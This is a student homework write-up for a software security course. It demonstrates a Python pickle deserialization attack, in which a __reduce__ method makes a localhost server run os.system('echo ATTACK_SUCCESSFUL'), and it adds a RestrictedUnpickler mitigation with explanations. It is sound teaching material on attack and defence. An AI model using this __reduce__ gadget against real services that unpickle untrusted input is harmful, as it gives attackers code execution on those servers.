CS 542 – Introduction to Software Security
Exercise 3.5: Serialization Attack

Binhao Chen (bchen276@wisc.edu), Steven Yang (yang558@wisc.edu)

Due: September 27 at 2:30pm

1 Section 1: Your commented code for the attack.

Below is the revised copy of the **client.py** file.
The attack code and comments is highlighted by the orange pen:

```
import sys
import os
import pickle
import socket
import codec

# define our object to be serialized
class surprise(object):
    data = "serialized_data"

    def __reduce__(self):
        encoded = codec.myEncode(self.data);

        # Here we invokes the os.system function to
        # show that we have exploited the serialization vulnerability.
        # We can see the "ATTACK_SUCCESSFUL" string before the
        # print statement saying "Server Received: 0" in following screenshots.
        return (os.system,('echo ATTACK_SUCCESSFUL',),)
        # return (codec.myDecode, (encoded, ), )

# check if an argument is present
if len(sys.argv) > 1:
    myStr = sys.argv[1]
else:
    myStr = "no_arg"


# serialize our suprise object into a payload
obj = surprise()
obj.data = myStr
payload = pickle.dumps(obj)

# print the payload data
print("--------------------Start Payload--------------------")
print(payload)
print("---------------------End Payload---------------------")

# connect to server
soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
soc.connect (('localhost', 10014))

print("----------------Start Received Data----------------")
print(soc.recv(1024))
print("-----------------End Received Data-----------------")

# send the payload
soc.send(payload)
soc.close()
```

2 Section 2: Your commented code for the mitigation.

Below is the revised copy of the **server.py** file.
The mitigation code and comments is highlighted by the orange pen:

```
import os
import pickle
import time
import socket
import signal
import codec
import io

# This follow code block implements the restricted unpickler class
# in server.py and test to make sure the vulnerability is mitigated.
# Here we control what gets unpickled by customizing
# the 'Unpickler.find_class()' function.
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module,  name):
        # Here it's only supposed to let myDecode function in
        # 'codec' class through and pass to the server.
        # All other functions call will be prohibited
        # and this function will raise an error with messages.
        if module == "codec" and name == "myDecode":
            return getattr(codec, name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name)
                                                                    )

# function to get data from client, deserialize it, and print it
def server(soc):
    # get the raw data from the client connection
    payload = soc.recv(1024)
    # deserialize the data to an object (expecting string encoded by our codec.py)
    # message = pickle.loads(payload)

    # Here instead of using pickle.loads directly,
    # we construct an object of RestrictedUnpickler so that
    # it can only accept the function we recognize for the decoding.
    message = RestrictedUnpickler(io.BytesIO(payload)).load()
    # print the string we received
    print("Server Received: %s" % message)


print("------------------Server Starting------------------")

# bind server on local address
soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
soc.bind (("localhost", 10014))
soc.listen(10)

# loop infinitely to handle all incoming connections
while True:
    # wait for client connection
    clientSoc, addr = soc.accept()
    print("A connection from %s:%d is here" % (addr[0],addr[1]))

    # handle in new thread
    if (os.fork() == 0):
        # send acceptance message to client
        clientSoc.send(f"Accepted connection from {addr[0]}:{addr[1]}".encode('utf-
                                                                    8'))
        # receive and handle data from client
        server(clientSoc)
        # exit the handling thread
        exit(0)

print("--------------------Server Exit--------------------")
soc.close()
```

3 Section 3: An explanation on your attack and your mitigation.

Attack: To be able to attack by making the server run a shell command when it deserializes the payload, we modify the two fields in the return statement of __reduce__ function in 'surprise' class. Since by default, unpickling will import os.system() function, we can exploit this vulnerability. We pass os.system() as the callable object in the first field. Then, put the shell command 'echo ATTACK_SUCCESSFUL' as a string in the second field. Now, when the server deserializes this payload, this shell command will be executed on the server.

Mitigation: To mitigate this vulnerability, we can naturally make the server only accept the functions that we expect and block all the others. We implement the RestrictedUnpickler class and overwrite the find_class() function to only allow myDecode() in codec.py module through. Any other function sent over will not be accepted and will raise an UnpicklingError. Therefore, the os.system() will be forbidden and the shell command will not be executed.

4 Screenshots

Include screenshots to show that your attack and mitigated solutions work, and also to show that your mitigated solution allows the serialization of non-malicious input.



Figure 1: Attack solution works



Figure 2: mitigated solutions work



Figure 3: mitigated solutions still allows the serialization of non-malicious input